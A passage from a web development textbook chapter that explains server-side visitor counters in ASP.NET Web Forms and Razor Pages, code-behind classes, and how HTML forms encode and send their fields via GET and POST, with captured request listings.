    <h1>Welcome</h1>
    You are visitor number @Model.Visitor
</body>
</html>
```

This build ran it. After four visits the browser showed **Figure 11.3**. Then fifty requests were fired at `/counter` ten at a time with `xargs -P 10 curl`, and three more were made one after another; **Listing 11.5** is what the last requests printed.

Welcome

You are visitor number 4

Figure 11.3 The Razor Pages counter after four visits, served by this book's build on port 9101.

Listing 11.5 The counter after 4 visits and 50 simultaneous requests: the 55th visitor is visitor 55. No visit was lost.

```
You are visitor number 55
You are visitor number 56
You are visitor number 57
You are visitor number 58
```

$4 + 50 + 1 = 55$: every one of the fifty simultaneous visits was counted. A `lock` protects one server process; if the site ran on two servers behind a load balancer, the counter would have to live in a database and be incremented there, in one statement, which is exactly how the Laundry numbers its bills (Section 11.9).

11.2.5 Where dynamic stops

"Dynamic" is not one thing. **Table 11.1** lays out the range, from a file that never changes to a page rebuilt by the browser itself, and says where each technology of this book sits.

Table 11.1 Four places a page's content can be decided. This chapter is about the second row and the forms that feed it.

Kind	Who decides the content	When	Example in this book
Static	a person, with an editor	before any request	`VisitorCounter01.html`; the Chapter 2 site
Server-side dynamic	code on the server	at each request	`.aspx`, `.php`, `.jsp`, `.cshtml`, Flask views
Client-side dynamic	JavaScript in the browser	after the page arrives	Chapter 2's `fetch`; the `onchange` posts of Section 11.7.2
Pre-generated	a program, once	at build time	the static HTML a generator writes for a price list

11.3 Where the Code Lives: Inline, Single-File and Code-Behind

11.3.1 A Web Forms site in Visual Studio

Web Forms is built and run with Visual Studio on Windows. Chapter 9 covers installing it; here is what the path looks like for this chapter's examples, because a reader who inherits a Web Forms site will meet exactly these windows. In Visual Studio 2022, *Create a new project* opens the template list of **Figure 11.4**; with the language set to C# and the project type to Web, the template **ASP.NET Empty Web Site** creates a site with no pages at all.




Figure 11.4 Visual Studio 2022, *Create a new project*: (1) the filters, set to C#, Windows and Web; (2) the *ASP.NET Empty Web Site* template (.NET Framework), which creates a Web Forms site without a project file; (3) *ASP.NET Web Forms Site*, which creates one with sample pages; (4) *Next*. Both templates are Windows-only.

A page is added by right-clicking the site in Solution Explorer and choosing *Add* then *Add New Item…* (**Figure 11.5**), and picking **Web Form**. Visual Studio creates two files at once, `Name.aspx` and `Name.aspx.cs`; Section 11.3.2 explains why.




Figure 11.5 Adding a page: right-click the site (1) in Solution Explorer, choose *Add* (2) and *Add New Item…* (3), then pick *Web Form*. Items used often also appear directly in the *Add* menu.

Figure 11.6 shows the counter of **Listing 11.2** open in the editor, with Solution Explorer on the right listing the site's files: `MyVisitor.aspx`, `Web.config`, and the `VisitorCounter.dat` file the page created on its first run. **F5** (*Start Debugging*) or **Ctrl+F5** (*Start Without Debugging*) opens the site in a browser, served by IIS Express on a local port such as `http://localhost:59895/`; the full IIS a production site runs on is covered in Chapter 10.




Figure 11.6 The inline counter page in the Visual Studio editor. (1) *Design*, *Split* and *Source* switch between a drawing of the page and its markup; (2) Solution Explorer lists the site's files; (3) the *Properties* window shows the selected element; (4) the folder path, which named a private machine, is masked — the listing in this chapter uses `Server.MapPath("~/App_Data/")` instead.

11.3.2 Code-behind: two files, one class

Putting C# between `<%` and `%>` works, but it mixes two jobs in one file, and Chapter 7 told the story of where that leads for JSP. Web Forms offered two alternatives. In the **single-file** model the code sits in a `<script runat="server">` block at the top of the `.aspx` page, separated from the markup but in the same file. In the **code-behind** model, the default in Visual Studio, the code lives in a second file.

Listing 11.6 and **Listing 11.7** are the counter split that way. The page's directive says `Inherits="MyVisitor2"`: this page is a subclass of the class `MyVisitor2`. And `<%=MyCounter()%>` calls a method of that class and prints its result.

Listing 11.6 `MyVisitor2.aspx`: the page is only markup, plus one call to a method of its base class. Web Forms; not run here.

```
<%@Page Language="C#" Inherits="MyVisitor2" Src="MyVisitor2.aspx.cs"%>
<html>
    <head>
        <title>Visitor Counter 3</title>
    </head>
    <body>
        <h1>Welcome</h1>
        You are visitor number <%=MyCounter()%>
    </body>
</html>
```

Listing 11.7 `MyVisitor2.aspx.cs`, the code-behind: a class derived from `System.Web.UI.Page` with the counting in an ordinary method. Web Forms; not run here.

```
using System.IO;
public partial class MyVisitor2 : System.Web.UI.Page {
    public int MyCounter() {
        FileStream s =
            new FileStream(Server.MapPath("~/App_Data/") +
                "VisitorCounter.dat",
                FileMode.OpenOrCreate);
        int n;
        try {
            BinaryReader r = new BinaryReader(s);
            n = r.ReadInt32();
        } catch {
            n = 0;
        }
        n++;
        s.Seek(0, SeekOrigin.Begin);
        BinaryWriter w = new BinaryWriter(s);
        w.Write(n);
        s.Close();
        return n;
    }
}
```

The code is the same as before; only its address has changed. Now a C# programmer can work on `MyVisitor2.aspx.cs` with every tool the language offers — the compiler checks it, the debugger steps through it, tests can call it — while a designer changes `MyVisitor2.aspx` without touching C#. (`Src=` asks ASP.NET to compile the code file on the fly; Visual Studio writes `CodeFile=` instead, which means the same in a Web Site project.)

11.3.3 What the framework generates

Neither file is what actually runs. ASP.NET reads the `.aspx` file and **generates a class** from it, as a JSP container generates a servlet from a `.jsp` page (Chapter 7). **Figure 11.7** shows the single-file case: the generated class inherits from `System.Web.UI.Page`, contains the code block and everything the markup describes, and its job is to render HTML.




Figure 11.7 The single-file page class. ASP.NET generates a class from the `.aspx` page; it derives from `System.Web.UI.Page`, and rendering it produces the HTML the browser receives.

The code-behind case, **Figure 11.8**, has one more layer, and it explains a keyword that surprises newcomers: `partial`. The class `MyPage` is written in two pieces. You write one piece, `MyPage.aspx.cs`, with your event handlers. ASP.NET generates the other piece from the markup, declaring one field for each server control — a `TextBox tb1`, a `Button b1` — so that your handler can write `tb1.Text` as if you had declared it yourself. The C# compiler glues the two pieces into one class. Then ASP.NET generates a *final* class, `MyPage_aspx`, that inherits from `MyPage` and contains the code that builds the page's tree of controls; that final class is what renders the page.




Figure 11.8 The code-behind page class. `MyPage` is one class written in two parts: your `.aspx.cs` file and a part generated from the markup, which declares a field per control. A final generated class derives from `MyPage` and renders the page.

> **THE KEY INSIGHT.** An `.aspx` page, like a `.jsp` page, is a class in disguise. `Inherits=` names its base class, the markup becomes fields and a control tree, and every request is served by a *new object* of the generated class. Remembering that one fact explains most of Web Forms, including its biggest problem: a new object knows nothing about the previous request.

11.3.4 The same split in Razor Pages

Razor Pages kept the split and simplified it. `Counter.cshtml` (**Listing 11.4**) is the view; `Counter.cshtml.cs` (**Listing 11.3**) is the page model, a class derived from `PageModel`. The view names its model with `@model` and reads it through `Model`. There is no generated partial class and no field per control, because in Razor Pages there are no server controls: the view writes HTML, and the model holds data. The page model is still a new object for every request.

11.4 HTML Forms in Depth

Before any framework, there is the form, and the form belongs to HTML, not to ASP.NET, PHP or Java. The rules in this section are the WHATWG HTML Living Standard's [1] and HTTP's [2], and every browser follows them. Everything a framework does with a form is built on top of them, so this is the section to read twice.

11.4.1 The form element and its attributes

Listing 11.8 is the smallest useful form: a balance, an amount, and a *Pay* button. In its original version the form was sent to a CGI program, `http://foo.com/cgi-bin/myprog`; here it is sent to `/echo`, a small page in this chapter's Python and PHP tracks that shows exactly what arrived.

Listing 11.8 `MyAccount.html`: a form with two text fields and a submit button, posted to `/echo`.

```
<html>
    <head>
        <title>My Account</title>
    </head>
    <body>
        <form action="/echo" method="post">
            <b>Balance:</b>
            <input type="text" name="total" value="0">Euro<br>
            <input type="text" name="amount">
            <input type="submit" name="OK" value="Pay">
        </form>
    </body>
</html>
```

The `<form>` element carries the instructions for sending; the controls inside it carry the data. **Table 11.2** lists every attribute of `<form>` that changes what is sent.

Table 11.2 The attributes of `<form>`. A submit button may override four of them for itself with `formaction`, `formmethod`, `formenctype` and `formnovalidate`.

Attribute	Values	What it decides
`action`	a URL; empty or missing means the page's own address	where the request goes
`method`	`get` (the default), `post`, `dialog`	the HTTP method, and so whether the data goes into the URL or the body
`enctype`	`application/x-www-form-urlencoded` (default), `multipart/form-data`, `text/plain`	how a `POST` body is encoded (Section 11.4.5)
`accept-charset`	normally `UTF-8`	the character encoding of the values; the page's own encoding if missing
`novalidate`	present or absent	switches off the browser's own checks (Section 11.4.7)
`target`	`_self`, `_blank`, a frame name	which window shows the answer
`autocomplete`	`on`, `off`	whether the browser offers remembered values
`name`	text	a name for scripts; never sent

The last line of the caption matters for later. A single form can have several submit buttons that send it to *different* places or with different methods: the button's own `formaction` wins over the form's `action`. Razor Pages uses exactly this for its named handlers (Section 11.8.4), and the test page of Section 11.4.4 uses `formmethod="get"` to send the same form both ways.

Fill in 10 and 25 and press *Pay*. **Listing 11.9** is what the server received, captured from a real run of the Flask track.

Listing 11.9 What `/echo` received from **Listing 11.8**. Three name–value pairs; the words *Balance:* and *Euro* are not data and are not sent.

```
POST with application/x-www-form-urlencoded

Where  Name         Value
form   total        10
form   amount       25
form   OK           Pay
```

Three pairs arrived: `total=10`, `amount=25`, and `OK=Pay`, the submit button, which sends its own name and value because it was the one pressed. The bold word *Balance:* and the word *Euro* are text on the page, not controls, and never leave the browser.

11.4.2 What a form sends: successful controls

The HTML standard [1] calls the controls whose values are sent the **successful controls**, and the rules for which ones qualify are short, strict and the source of countless bugs. **Table 11.3** states them.

Table 11.3 Which controls a browser sends. The two rows that cause most bugs are the checkbox — unchecked sends *nothing* — and the submit button — only the one pressed is sent.

Control	Sent when	Sent as
any control without a `name`	never	—
any `disabled` control	never	—
`readonly` text	always	`name=value`
text, email, number, date, … , `textarea`	always, even when empty	`name=` for an empty field
checkbox	only when checked	`name=value`, or `name=on` without a `value`
radio button	only the checked one of its group	`name=value`
`select`	always, the selected options	one pair per selected option
`hidden`	always	`name=value`
submit button	only the one that was pressed	`name=value`
`input type=image`	only when clicked	`name.x=12&name.y=7`, the click position
`reset`, `type=button`	never	—
file	always in `multipart/form-data`	the file name *and its bytes*; only the name otherwise

Two rows deserve a sentence each. An **unchecked checkbox sends nothing at all**: not `express=no`, not `express=`, nothing. The server cannot tell "unchecked" from "this form never had that checkbox" from "someone built this request by hand", and code that reads the value must treat a missing name as *off*. ASP.NET Core's tag helper works around it by writing a hidden `<input name="Express" value="false">` after the checkbox, so that `false` arrives when the box is empty and `true,false` when it is ticked (Section 11.8.3). And **only the pressed button is sent**, which is how one form with two buttons tells the server which was meant: the Laundry form's *Calculate price* and *Save bill* buttons are both named `action`, with the values `preview` and `save`.

A name may also appear more than once. Three checkboxes all named `extra` send up to three `extra=` pairs, and a `<select multiple>` sends one pair per selected option. Every server technology has to decide what `form["extra"]` means when there are three of them: Flask's `request.form.getlist("extra")` returns all, `request.form["extra"]` the first; Java's `getParameterValues` returns all and `getParameter` the first; PHP, surprisingly, keeps only the *last* unless the name ends in `[]` (`name="extra[]"` makes `$_POST['extra']` an array); ASP.NET Core binds all of them into a `string[]` property and the first into a `string`.

11.4.3 GET and POST

The `method` attribute decides where the pairs travel. With `GET` they are appended to the address after a `?`; with `POST` they travel in the body of the request. **Listing 11.10** and **Listing 11.11** show the two requests as `curl --trace-ascii` recorded them leaving the client — the actual bytes, with their offsets on the left.

Listing 11.10 A GET request: the data is in the request line, visible in the address bar, in the history, and in every server log.

```
0000: GET /echo?customer=C0047&note=Kebaya+%26+batik HTTP/1.1
0039: Host: 127.0.0.1:9104
004f: User-Agent: curl/8.5.0
0067: Accept: */*
0074:
```

Listing 11.11 The same data as a POST request: the pairs move into the body, and two headers describe the body — its length and its encoding.

```
0000: POST /echo HTTP/1.1
0015: Host: 127.0.0.1:9104
002b: User-Agent: curl/8.5.0
0043: Accept: */*
0050: Content-Length: 36
0064: Content-Type: application/x-www-form-urlencoded
0095:
0000: customer=C0047&note=Kebaya+%26+batik
```

The pairs themselves are identical, `customer=C0047&note=Kebaya+%26+batik`. What changed is their address. HTTP gives the two methods different *meanings* [2], and **Table 11.4** spells out the consequences.

Table 11.4 GET and POST compared. The rule of thumb: if pressing the button twice would be a problem, it must be POST.

	GET	POST
where the data goes	the URL's query string	the request body
meaning in HTTP	*safe*: "give me something"; must change nothing	"process this"; may change things
repeating it	harmless (it is also *idempotent*)	may create a second bill
bookmark, share, back button	yes, the whole request is the URL	no; Reload asks "resubmit the form?"
cached by browsers and proxies	may be	not by default
visible in logs and history	yes	no (the body is not logged by default)
size	limited by URL length, a few thousand characters in practice	limited only by the server's setting
can carry a file	only its name	yes, with `multipart/form-data`
use it for	searching, filtering, paging	creating, changing, deleting, logging in, uploading

Never send a password, or anything that changes data, with GET. The URL of a GET request ends up in the browser history, in bookmarks, in the `Referer` header sent to other sites, and in the access log of every server and proxy on the way. The test page below shows it happening: the password field's value, `4321`, appears in plain text in the address bar the moment the form is sent with GET.

11.4.4 Every input type

HTML has twenty-two `type` values for `<input>`, plus `<textarea>`, `<select>`, `<button>`, `<datalist>` and `<output>`. **Listing 11.12** puts every one on one page, grouped by what they collect, and sends the form to `/echo`. Read it once; it doubles as a reference.

Listing 11.12 `all-inputs.html`: every kind of form control, sent as `multipart/form-data` by *Send* and as a GET query by *Send as GET*.

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Every kind of form control</title>
  <style>
    body { font-family: system-ui, sans-serif; max-width: 52rem; margin: 1rem auto;
padding: 0 1rem; }
    fieldset { margin: .6rem 0; border: 1px solid #bcccdc; }
    label { display: inline-block; min-width: 9rem; margin: .25rem 0; }
    output { font-weight: 700; }
  </style>
</head>
<body>
<h1>Every kind of form control</h1>
<form action="/echo" method="post" enctype="multipart/form-data">
  <fieldset>
    <legend>Text you type</legend>
    <label for="t1">text</label> <input id="t1" type="text" name="name" value="Imam
Pratama" maxlength="40"><br>
    <label for="t2">search</label> <input id="t2" type="search" name="q" placeholder="bill
or customer"><br>
    <label for="t3">email</label> <input id="t3" type="email" name="email"
value="imam.pratama@example.com"><br>
    <label for="t4">tel</label> <input id="t4" type="tel" name="phone" value="0811-0000-
2588" pattern="08[0-9]{2}-0000-[0-9]{4}"><br>
    <label for="t5">url</label> <input id="t5" type="url" name="site"
placeholder="https://example.com"><br>
    <label for="t6">password</label> <input id="t6" type="password" name="pin"
autocomplete="new-password"><br>
    <label for="t7">textarea</label> <textarea id="t7" name="note" rows="2"
cols="30">Kebaya: hand wash only</textarea>
  </fieldset>
  <fieldset>
    <legend>Numbers, dates and colors</legend>
    <label for="n1">number</label> <input id="n1" type="number" name="kg" value="2.4"
min="0.1" max="100" step="0.1"><br>
    <label for="n2">range</label> <input id="n2" type="range" name="starch" min="0" max="3"
value="1"
      oninput="starchOut.value = this.value"> <output name="starchOut"
for="n2">1</output><br>
    <label for="d1">date</label> <input id="d1" type="date" name="pickup" value="2026-10-
02" min="2026-09-30"><br>
    <label for="d2">time</label> <input id="d2" type="time" name="at" value="17:30"
step="900"><br>
    <label for="d3">datetime-local</label> <input id="d3" type="datetime-local"
name="arrived" value="2026-09-30T21:00"><br>
    <label for="d4">month</label> <input id="d4" type="month" name="period" value="2026-
09"><br>
    <label for="d5">week</label> <input id="d5" type="week" name="week" value="2026-
W40"><br>
    <label for="c1">color</label> <input id="c1" type="color" name="tag" value="#1e88e5">
  </fieldset>
  <fieldset>
    <legend>Choices</legend>
    <label><input type="checkbox" name="extra" value="starch" checked> starch</label>
    <label><input type="checkbox" name="extra" value="perfume"> perfume</label>
    <label><input type="checkbox" name="extra" value="hanger" checked> hanger</label><br>
    <label><input type="radio" name="pay" value="cash" checked> cash</label>
    <label><input type="radio" name="pay" value="qris"> QRIS</label>
    <label><input type="radio" name="pay" value="transfer"> transfer</label><br>
```

Listing 11.12 (Continued) *all-inputs.html: every kind of form control, sent as multipart/form-data by Send and as a GET query by Send as GET.*

```
    <label for="s1">select</label>
    <select id="s1" name="outlet">
      <option value="O01" selected>Rungkut</option><option
value="O02">Keputih</option><option value="O03">Wiyung</option>
    </select><br>
    <label for="s2">select multiple</label>
    <select id="s2" name="days" multiple size="3">
      <option selected>Mon</option><option>Tue</option><option
selected>Wed</option><option>Thu</option>
    </select><br>
    <label for="l1">text + datalist</label> <input id="l1" name="service" list="services"
value="Curtain (per kg)">
    <datalist id="services"><option value="Wash, dry &amp; fold (per kg)"><option
value="Curtain (per kg)"></datalist>
  </fieldset>
  <fieldset>
    <legend>Files, hidden values, and controls that send nothing</legend>
    <label for="f1">file</label> <input id="f1" type="file" name="photo"
accept="image/png,image/jpeg"><br>
    <input type="hidden" name="outlet_code" value="O01">
    <label for="x1">disabled</label> <input id="x1" name="discount" value="10%"
disabled><br>
    <label for="x2">readonly</label> <input id="x2" name="cashier" value="E0004"
readonly><br>
    <label for="x3">no name</label> <input id="x3" value="I have no name, so I am never
sent">
  </fieldset>
  <button type="submit" name="go" value="send">Send</button>
  <button type="submit" name="go" value="draft" formmethod="get"
formenctype="application/x-www-form-urlencoded">Send as GET</button>
  <input type="reset" value="Reset">
  <input type="image" name="map" src="data:image/svg+xml,%3Csvg
xmlns='http://www.w3.org/2000/svg' width='20' height='20'%3E%3Crect width='20' height='20'
rx='4' fill='%232f7d32'/%3E%3C/svg%3E" alt="image button" width="20" height="20">
  <button type="button" onclick="alert('I only run JavaScript')">Plain button</button>
</form>
</body>
</html>
```

Figure 11.9 is how Chromium drew the page, with a password typed, the *perfume* box ticked and a photo chosen. Notice how much the browser does by itself: a calendar for `date`, a clock for `time`, a color picker, a slider, a file chooser. On a phone, `type="tel"` and `inputmode="decimal"` bring up a number keypad, and `type="email"` a keyboard with `@`.




Figure 11.9 The test page in headless Chromium: text types, numbers and dates, choices, a file, and three controls that send nothing — *disabled*, the control without a name, and the *Reset* and *Plain button* buttons.

Table 11.5 summarizes the types with the value each one sends. The rightmost column is the one that matters to a server programmer: whatever the control looks like, **what arrives is text** in a fixed format.

Table 11.5 The input types and what each sends. The displayed format may follow the reader's locale — the date showed as 10/02/2026 — but the value sent never does.

type	Looks like	Sends	Useful attributes
`text`	one line	the text	`maxlength`, `pattern`, `placeholder`, `list`
`search`	one line with a clear button	the text	as `text`
`email`	one line	the text; checked for an `@`	`multiple`
`tel`	one line; phone keypad	the text, not checked	`pattern`
`url`	one line	the text; checked to be a URL	
`password`	dots	the text, *in clear*	`autocomplete="new-password"`
`number`	spin box	`2.4` (always a dot)	`min`, `max`, `step`
`range`	slider	`1`	`min`, `max`, `step`
`date`	calendar	`2026-10-02`	`min`, `max`
`time`	clock	`17:30`	`step` (seconds)
`datetime-local`	both	`2026-09-30T21:00`	
`month`, `week`	pickers	`2026-09`, `2026-W40`	
`color`	swatch	`#1e88e5`	
`checkbox`	box	its `value`, only if ticked	`checked`
`radio`	circle	the value of the one chosen	`checked`, shared `name`
`file`	chooser	the file (multipart only)	`accept`, `multiple`, `capture`
`hidden`	nothing	its `value`	
`submit`, `image`	button	name and value / click position	`formaction`, `formmethod`
`reset`, `button`	button	nothing	
`textarea`	box of lines	the text, lines as `\r\n`	`rows`, `cols`, `maxlength`
`select`	list	chosen option values	`multiple`, `size`

The caption's last sentence trips up Indonesian readers in particular. The `date` control *displays* `10/02/2026` because the headless browser ran with a US locale, and would display `02/10/2026` on an Indonesian laptop, but it always *sends* `2026-10-02`; a `number` control sends `2.4` with a dot even where people write `2,4`. The Laundry form accepts both separators precisely because it uses a text box (Section 11.9.1).

Now press *Send*. **Listing 11.13** is what the Flask server received, and it confirms every row of **Table 11.3**.

Listing 11.13 The pairs that arrived when *Send* was pressed. Empty fields arrive empty; `extra` and `days` arrive several times; `discount` (disabled), the nameless field, *Reset*, *Plain button* and the unclicked image button are absent.

```
POST with multipart/form-data; boundary=----WebKitFormBoundaryUyeFQmmd2su4kaWt

Where  Name         Value
form   name         Imam Pratama
form   q
form   email        imam.pratama@example.com
form   phone        0811-0000-2588
form   site
form   pin          4321
form   note         Kebaya: hand wash only
form   kg           2.4
form   starch       1
form   pickup       2026-10-02
form   at           17:30
form   arrived      2026-09-30T21:00
form   period       2026-09
form   week         2026-W40
form   tag          #1e88e5
form   extra        starch
form   extra        perfume
form   extra        hanger
form   pay          cash
form   outlet       O01
form   days         Mon
form   days         Wed
form   service      Curtain (per kg)
form   outlet_code  O01
form   cashier      E0004
form   go           send
file   photo        receipt.jpg (image/jpeg, 25409 bytes)
```

Read it against the page. `q` and `site` were empty and arrived as empty strings. The three `extra` checkboxes produced three pairs. `discount` was disabled and is missing; the nameless field is missing; `cashier` was read-only and is present. Of the two submit buttons only `go=send` arrived. And `photo` arrived as a *file*: its name, the type the browser guessed from the extension, and its 25,409 bytes.

Send as GET sends the same form with `formmethod="get"`. **Listing 11.14** is the address the browser went to.

Listing 11.14 The same form sent with GET: everything is in the URL, including the password `pin=4321`, and the photo is reduced to its file name.

```
http://127.0.0.1:9104/echo?name=Imam+Pratama&q=&email=imam.pratama%40example.com&phone=0811
-0000-2588&site=&pin=4321&note=Kebaya%3A+hand+wash+only&kg=2.4&starch=1&pickup=2026-10-
02&at=17%3A30&arrived=2026-09-30T21%3A00&period=2026-09&week=2026-
W40&tag=%231e88e5&extra=starch&extra=perfume&extra=hanger&pay=cash&outlet=O01&days=Mon&days
=Wed&service=Curtain+%28per+kg%29&photo=receipt.jpg&outlet_code=O01&cashier=E0004&go=draft
```

Two failures are visible in that one line. The password is in the address bar. And the photo became `photo=receipt.jpg`: a GET request has no body, so a file cannot travel in it; only its name did.

11.4.5 Encoding the body: three enctypes

A request body is a sequence of bytes, and the form's `enctype` says how the pairs become bytes. To see the three possibilities exactly, **Listing 11.15** sends the same fields three ways to the Java track's `/echo`, which prints the raw body it received before parsing it. The note contains an ampersand and the character ½, both chosen to cause trouble.

Listing 11.15 `encodings.html`: one set of fields in three forms, one per `enctype`.

```html
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
